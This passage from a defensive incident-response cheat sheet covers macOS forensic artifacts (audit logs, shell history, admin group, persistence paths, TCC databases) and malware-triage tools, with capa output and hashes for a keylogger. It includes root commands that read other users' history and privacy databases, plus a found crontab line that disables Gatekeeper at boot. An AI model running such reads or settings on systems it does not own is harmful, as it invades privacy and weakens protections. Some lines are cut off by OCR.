header,162,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,system.preferences,text,system.preferences,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,162,
header,276,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,system.preferences,text,client /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc,text,creator /usr/sbin/systemsetup,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,276,
header,136,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,end evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,136,
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:03 2022, + 454 msec,subject,-1,root,wheel,root,wheel,2852,100000,8683578,0.0.0.0,text,begin evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,138,
sh-3.2# praudit -x /private/var/audit/current  | head -n 5
<?xml version='1.0' encoding='UTF-8'?>
<audit>
<record version="11" event="SecSrvr AuthEngine" modifier="0" time="Mon May 16 16:55:02 2022" msec=" + 99 msec" >
<subject audit-uid="-1" uid="root" gid="wheel" ruid="root" rgid="wheel" pid="2791" sid="100000" tid="8683454 0.0.0.0" />
<text>begin evaluation</text>
sh-3.2# praudit -s /private/var/audit/current  | head -n 5
header,138,11,AUE_ssauthorize,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0
text,begin evaluation
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
sh-3.2#
```

And then leverage `auditreduce` to look for specific activity (man page).

Examples

What was the user dray up to on 13th May 2022: `auditreduce -d 20220513 -u dray /var/audit/* | praudit`

```
sh-3.2# auditreduce -d 20220513 -u dray  /var/audit/* | praudit | head -n 10
header,197,11,user authentication,0,Fri May 13 09:04:02 2022, + 840 msec
subject,dray,dray,staff,dray,staff,5269,100003,15883,0.0.0.0
text,Verify password for record type Users 'dray' node '/Local/Default'
return,failure: Unknown error: 255,5000
identity,1,com.apple.opendirectoryd,complete,,complete,0xf6f10721b26a944984b27b8f919e3cea3eb7960a
trailer,197
header,197,11,user authentication,0,Fri May 13 09:04:03 2022, + 88 msec
subject,dray,dray,staff,dray,staff,5269,100003,15883,0.0.0.0
text,Verify password for record type Users 'dray' node '/Local/Default'
return,failure: Unknown error: 255,5000
```

Show user logins and outs auditreduce -c lo /var/audit/* | praudit

```
sh-3.2# auditreduce -c lo /var/audit/* | praudit | head -n 10
header,122,11,logout - local,0,Fri May  6 20:55:28 2022, + 747 msec
subject_ex,dray,root,staff,dray,staff,5270,5270,268435456,0.0.0.0
return,success,0
identity,1,com.apple.login,complete,,complete,0x70fa05694023773f73e50cdd1850e0c852144e23
trailer,122
header,122,11,logout - local,0,Fri May  6 20:55:31 2022, + 196 msec
subject_ex,dray,root,staff,dray,staff,10342,10342,268435457,0.0.0.0
return,success,0
identity,1,com.apple.login,complete,,complete,0x70fa05694023773f73e50cdd1850e0c852144e23
trailer,122
```

What happened between two dates: auditreduce /var/audit/* -a 20220401 -b 20220501 | praudit

Command line history

A couple places to retrieve command line activity

```
#will be zsh or bash
```

```
/Users/*/.zsh_sessions/*
/private/var/root/.bash_history
/Users/*/.zsh_history
```

```
[2022-May-24 13:59:14 BST] Downloads/Collected_Data
🔍 -> ls /Users/dray/.zsh_sessions/*
/Users/dray/.zsh_sessions/1926E51B-789D-4E7C-9802-447F86488E72.history
/Users/dray/.zsh_sessions/1926E51B-789D-4E7C-9802-447F86488E72.session
/Users/dray/.zsh_sessions/1FFA66CD-C39C-4A06-9A0D-23F9D4FDF393.history
/Users/dray/.zsh_sessions/1FFA66CD-C39C-4A06-9A0D-23F9D4FDF393.session
/Users/dray/.zsh_sessions/31EA6B96-F3CD-4D76-A514-A7DFB4C72195.historynew
/Users/dray/.zsh_sessions/B02C2BAF-8E8A-4726-A478-994C7E3EE1EC.historynew
/Users/dray/.zsh_sessions/C7596F48-54EC-4796-A80E-29F74118FB6C.history
/Users/dray/.zsh_sessions/C7596F48-54EC-4796-A80E-29F74118FB6C.session
/Users/dray/.zsh_sessions/F7A8DEE8-C2BC-489A-9162-11E88A837A8E.history
/Users/dray/.zsh_sessions/F7A8DEE8-C2BC-489A-9162-11E88A837A8E.session
/Users/dray/.zsh_sessions/_expiration_check_timestamp
```

```
[2022-May-24 14:03:11 BST] Downloads/Collected_Data
🔍 -> sudo ls /private/var/root/
.CFUserTextEncoding     .bash_history           .forward                Library
[2022-May-24 14:03:15 BST] Downloads/Collected_Data
🔍 -> sudo cat /private/var/root/.bash_history | head -n5
pwd
cd /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
cp /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
cp /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
nettop -m
```

WHOMST is in the Admin group

Identify if someone has added themselves to the admin group

```
plutil -p /private/var/db/dslocal/nodes/Default/groups/admin.plist
```

```
[2022-May-24 14:06:32 BST] ~
[🔍 -> sudo plutil -p /private/var/db/dslocal/nodes/Default/groups/admin.plist
{
  "generateduid" => [
    0 => "ABCDEFAB-CDEF-ABCD-EFAB-CDEF00000050"
  ]
  "gid" => [
    0 => "80"
  ]
  "groupmembers" => [
    0 => "FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000"
    1 => "B59E9F32-DCF5-4340-9A24-8A58867B5087"
    2 => "79E069CC-9C62-45A8-917A-A0EC90A5EFC7"
  ]
  "name" => [
    0 => "admin"
    1 => "BUILTIN\Administrators"
  ]
  "passwd" => [
    0 => "*"
  ]
  "realname" => [
    0 => "Administrators"
  ]
  "smb_sid" => [
    0 => "S-1-5-32-544"
  ]
  "users" => [
    0 => "root"
    1 => "dray"
    2 => "AddigySSH"
  ]
}
```

Persistence locations

Not complete, just some easy low hanging fruit to check.

Can get a more complete list here

```
# start up / login items
/var/db/com.apple.xpc.launchd/disabled.*.plist
/System/Library/StartupItems
/Users/*/Library/Application Support/com.apple.backgroundtaskmanagementagent/back
/var/db/launchd.db/com.apple.launchd/*

# scripts
/Users/*/Library/Preferences/com.apple.loginwindow.plist
/etc/periodic/[daily, weekly, monthly]

# cronjobs / like scheduled tasks
/private/var/at/tabs/
/usr/lib/cron/jobs/
```

```
# system extensions
/Library/SystemExtensions/

# loads of places for annoying persistence amongst daemons
/System/Library/LaunchDaemons/*.plist
/System/Library/LaunchAgents/*.plist
/Library/LaunchDaemons/*.plist
/Library/LaunchAgents/*.plist
/Users/*/Library/LaunchAgents/*.plist
```

```
[2022-May-24 14:12:30 BST] ~
🔍 -> sudo ls /private/var/at/tabs
dray
[2022-May-24 14:12:34 BST] ~
🔍 -> sudo cat /private/var/at/tabs/dray
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.kf2YqyYzUH installed on Tue Feb  8 20:40:09 2022)
# (Cron version -- $FreeBSD: src/usr.sbin/cron/crontab/crontab.c,v 1.24 2006/09/03 17:52:19 ru Exp $)
@reboot sudo spctl --master-disable
[2022-May-24 14:12:43 BST] ~
🔍 ->
```

Essentially a Scheduled Task, like in Windows

```
[2022-May-24 14:10:24 BST] ~
🔍 -> cat /var/db/com.apple.xpc.launchd/disabled.*.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.if.Amphetamine</key>
        <false/>
        <key>com.apple.ManagedClientAgent.enrollagent</key>
        <true/>
        <key>com.apple.Siri.agent</key>
        <true/>
        <key>com.google.keystone.system.agent</key>
        <false/>
        <key>com.microsoft.update.agent</key>
        <false/>
        <key>com.apple.FolderActionsDispatcher</key>
        <true/>
        <key>J8RPQ294UB.com.skitch.SkitchHelper</key>
        <false/>
        <key>com.google.keystone.system.xpcservice</key>
        <false/>
        <key>com.apple.appleseed.seedusaged.postinstall</key>
        <true/>
        <key>com.apple.ScriptMenuApp</key>
        <true/>
</dict>
</plist>
[2022-May-24 14:10:27 BST] ~
```

Transparency, Consent, and Control (TCC)

The TCC db (Transparency, Consent, and Control) offers insight when some applications have made system changes. There are at least two TCC databases on the system - one per user, and one root.

```
/Library/Application Support/com.apple.TCC/TCC.db
/Users/*/Library/Application Support/com.apple.TCC/TCC.db
```

You can use sqlite3 to parse, but there are values that are not translated and so don't make too much sense

```
[2022-May-24 15:29:58 BST] ~/Downloads
[🔍 -> sqlite3 '/users/dray/Library/Application Support/com.apple.TCC/TCC.db'
SQLite version 3.37.0 2021-12-09 01:34:53
Enter ".help" for usage hints.
[sqlite> .mode line
[sqlite> select * from access;
                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
indirect_object_identifier_type =
     indirect_object_identifier = UNUSED
  indirect_object_code_identity =
                          flags = 0
                  last_modified = 1642586878

                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
indirect_object_identifier_type =
     indirect_object_identifier = UNUSED
  indirect_object_code_identity =
                          flags = 0
                  last_modified = 1642587146

                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/PassKitCore.framework/passd
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
```

You can use some command line tools, or just leverage a tool like Velociraptor, use the dedicated TCC hunt, and point it at the tcc.db you retrieved.

LastModified	Service	Client	ClientType	User	IndirectObjectIdentifier
2022-01-19T13:35:10Z	kTCCServiceLiverpool	com.apple.textinput.KeyboardServices	Console	dray	UNUSED
2022-01-19T13:41:57Z	kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	Console	dray	com.apple.systemevents
2022-01-19T14:03:52Z	kTCCServiceCamera	com.vmware.fusion	Console	dray	UNUSED
2022-01-19T14:48:49Z	kTCCServiceLiverpool	com.apple.appleaccountd	Console	dray	UNUSED
2022-01-19T15:55:46Z	kTCCServiceMicrophone	us.zoom.xos	Console	dray	UNUSED
2022-01-19T15:58:03Z	kTCCServiceCamera	us.zoom.xos	Console	dray	UNUSED
2022-01-19T17:16:50Z	kTCCServiceUbiquity	md.obsidian	Console	dray	UNUSED
2022-01-19T17:48:50Z	kTCCServiceLiverpool	com.apple.gamed	Console	dray	UNUSED
2022-01-20T10:26:34Z	kTCCServiceLiverpool	com.apple.amsengagementd	Console	dray	UNUSED
2022-01-20T10:48:34Z	kTCCServiceUbiquity	com.apple.TextEdit	Console	dray	UNUSED

One of the most beneficial pieces of information is knowing which applicaitons have FDA (Full Disk Access), via the `kTCCServiceSystemPolicyAllFiles` service. This is *only* located in the root TCC database.

```
❯ sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.39.4 2022-09-07 20:51:41
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select client, auth_value, auth_reason, service, last_modified from access where service=
'kTCCServiceSystemPolicyAllFiles' order by last_modified desc;
       client = /Users/ash/Library/Developer/Xcode/DerivedData/Build/Products/Debug/aftermath
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670540814

       client = com.objective-see.lulu.extension
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670009838

       client = com.parallels.toolbox
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669841929

       client = com.tinyspeck.slackmacgap
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669395609

       client = com.microsoft.EdgeUpdater
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668722604

       client = com.objective-see.blockblock
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668033976
```

Built-In Security Mechanisms

There are some built-in security tools on macOS that can be queried with easy command line commands. This will get the status of the following.

```
# Airdrop
sudo ifconfig awdl0 | awk '/status/{print $2}'

# Filevault
sudo fdesetup status
```

```
# Firewall
defaults read /Library/Preferences/com.apple.alf globalstate  // (Enabled = 1, Di

# Gatekeeper
spctl --status

# Network Fileshare
nfsd status

# Remote Login
sudo systemsetup -getremotelogin

# Screen sharing
sudo launchctl list com.apple.screensharing

# SIP
csrutil status
```

Malware

▶ section contents

I'd reccomend REMnux, a Linux distro dedicated to malware analysis. If you don't fancy downloading the VM, then maybe just keep an eye on the Docs as they have some great malware analysis tools in their roster.

I'd also reccomend FlareVM, a Windows-based malware analysis installer - takes about an hour and a half to install everything on on a Windows VM, but well worth it!

Rapid Malware Analysis

▶ section contents

Thor

Florian Roth's Thor requires you to agree to a licence before it can be used.

There are versions of Thor, but we'll be using the free, `lite` version

What I'd reccomend you do here is create a dedicated directory (`/malware/folder`), and put one file in at a time into this directory that you want to study.

```
#execute Thor
./thor-lite-macosx -a FileScan \
-p /Malware/folder:NOWALK -e /malware/folder \
--nothordb --allreasons --utc --intense --nocsv --silent --brd

#open the HTML report THOR creates
open /malware/folder/*.html
```



Capa

Capa is a great tool to quickly examine wtf a binary does. This tool is great, it previously helped me identify a keylogger that was pretending to be an update.exe for a program

Usage

```
./capa malware.exe > malware.txt
# I tend to do normal run and then verbose
./capa -vv malware.exe >> malware.txt
cat malware.txt
```



Example of Capa output for the keylogger

```
+-------------------------+-----------------------------------------------------------------------------------------+
| md5                     | 177f558ef1d91c8a736052ae4a17f9e3                                                        |
| sha1                    | efb76b31df8f821afececb3208ce2e05ecf35b66                                                |
| sha256                  | 6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae                        |
| path                    | update.exe                                                                              |
+-------------------------+-----------------------------------------------------------------------------------------+

+-------------------------+-----------------------------------------------------------------------------------------+
| ATT&CK Tactic           | ATT&CK Technique                                                                        |
|-------------------------+-----------------------------------------------------------------------------------------|
| COLLECTION              | Input Capture::Keylogging [T1056.001]                                                   |
| DEFENSE EVASION         | Obfuscated Files or Information [T1027]                                                 |
| DISCOVERY               | File and Directory Discovery [T1083]                                                    |
|                         | System Information Discovery [T1082]                                                   |
| EXECUTION               | Command and Scripting Interpreter [T1059]                                               |
|                         | Shared Modules [T1129]                                                                  |
+-------------------------+-----------------------------------------------------------------------------------------+

+---------------------------+-------------------------------------------------------------------------------------+
| MBC Objective             | MBC Behavior                                                                        |
|---------------------------+-------------------------------------------------------------------------------------|
| COLLECTION                | Keylogging::Polling [F0002.002]                                                     |
| DATA                      | Encoding::XOR [C0026.002]                                                           |
|                           | Non-Cryptographic Hash::FNV [C0030.005]                                             |
| DEFENSE EVASION           | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]            |
| FILE SYSTEM               | Write File [C0052]                                                                  |
| OPERATING SYSTEM          | Environment Variable::Set Variable [C0034.001]                                      |
| PROCESS                   | Allocate Thread Local Storage [C0040]                                               |
|                           | Set Thread Local Storage Value [C0041]                                              |
|                           | Terminate Process [C0018]                                                           |
+---------------------------+-------------------------------------------------------------------------------------+

+-----------------------------------------------------+-----------------------------------------------------+
| CAPABILITY                                          | NAMESPACE                                           |
|-----------------------------------------------------+-----------------------------------------------------|
| log keystrokes via polling (2 matches)              | collection/keylog                                   |
| encode data using XOR                               | data manipulation/encoding/xor                      |
```

File

The command `file` is likely to be installed in most unix, MacOS, and linux OS'. Deploy it next to the file you want to interrograte

```
25-Apr-22 06:30:54 EDT] remnux/Desktop
 file *.00000000_SentinelOne.out -bp
omposite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Applicat
on: Microsoft Excel, Create Time/Date: Fri Jun  5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
omposite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Applicat
on: Microsoft Excel, Create Time/Date: Fri Jun  5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
E32+ executable (DLL) (GUI) x86-64, for MS Windows
S Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Apr 23 02:02:00 2022, mtime=Sat Apr 23 02:02:0
 2022, atime=Sat Apr 23 02:02:00 2022, length=49152, window=hide
```

`exiftool` may have to be installed on your respective OS, but is deplopyed similarly be firing it off next to the file you want to know more about

```
File Type                       : XLS
File Type Extension             : xls
MIME Type                       : application/vnd.ms-excel
Author                          : Posik
Last Modified By                : RHfdh
Software                        : Microsoft Excel
Create Date                     : 2015:06:05 18:19:34
Modify Date                     : 2022:04:22 09:23:13
Security                        : None
Code Page                       : Windows Cyrillic
```

```
Software                                : Microsoft Excel
Create Date                             : 2015:06:05 18:19:34
Modify Date                             : 2022:04:22 09:23:13
Security                                : None
Code Page                               : Windows Cyrillic
Company                                 :
App Version                             : 16.0000
```

```
File Type                               : LNK
File Type Extension                     : lnk
MIME Type                               : application/octet-stream
Flags                                   : IDList, LinkInfo, RelativePath, Unicode
File Attributes                         : Archive
Create Date                             : 2022:04:22 17:02:00-04:00
Access Date                             : 2022:04:22 17:02:04-04:00
Modify Date                             : 2022:04:22 17:02:00-04:00
Target File Size                        : 49152
Icon Index                              : (none)
Run Window                              : Normal
Hot Key                                 : (none)
Target File DOS Name                    : File-5.xls
Drive Type                              : Fixed Disk
Volume Label                            : Windows
Local Base Path                         : C:\Users\keiths\Downloads\File-5.xls
Relative Path                           : ..\..\..\..\..\Downloads\File-5.xls
Machine ID                              : edwards-3070-01
    4 image files read
```

Strings

Honestly, when you're pressed for time don't knock `strings`. It's helped me out when I'm under pressure and don't have time to go and disassemble a compiled binary.

Strings is great as it can sometimes reveal what a binary is doing and give you a hint what to expect - for example, it may include a hardcoded malicious IP.


```
[03-Jun-21 00:51:25 BST] home/d
-> strings /usr/lib/vmware/resources/storePwd.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
@.reloc
hxAA
htAA
```

Floss

Ah you've tried `strings`. But have you tried floss? It's like strings, but deobfuscate strings in a binary as it goes

```
#definitely read all the functionality of floss
floss -h
floss -l

#execute
floss -n3 '.\nddwmkgs - Copy.dll'
```



Flarestrings

Flarestrings takes floss and strings, but adds a machnine learning element. It sorts the strings and assigns them a 1 to 10 value according to how malicious the strings may be.


```
flarestrings.exe '.\nddwmkgs - Copy.dll' |
rank_strings -s # 2>$null redirect the erros if they get in your way
```

```
FLARE 01/12/2021 21:32:27
PS C:\Users\d\Desktop > flarestrings.exe '.\nddwmkgs - Copy.dll' | rank_strings -s 2>$null
10.40,System.IO
8.88,nddwmkgs.dll
8.88,nddwmkgs.dll
8.88,nddwmkgs.dll
8.87,0.0.0.0
8.87,0.0.0.0
8.87,0.0.0.0
8.44,Call failed.
7.91,mscoree.dll
7.44,InstallWdBoot
6.86,About to call InstallELAMCertificateInfo on handle {0}
6.63,InstallELAMCertificateInfo
6.57,_CorDllMain
6.53,Call successful.
6.51,get_SafeFileHandle
6.48,#Strings
6.46,RuntimeCompatibilityAttribute
6.44,<Module>
6.43,Win32Exception
6.40,get_Out
```

Win32APIs

Many of the strings that are recovered from malware will reference Win32 APIs - specific functions that can be called on when writing code to interact with the OS in specific ways.

To best understand what exactly the Win32 API strings are that you extract, I'd suggest Malapi. This awesome project maps and catalogues Windows APIs, putting them in a taxonomy of what they generally do



Regshot

regshot.exe is great for malware analysis by comparing changes to your registry.

- If your language settings have non-Latin characters (e.g. Russian, Korean, or Chinese), use

unicode release

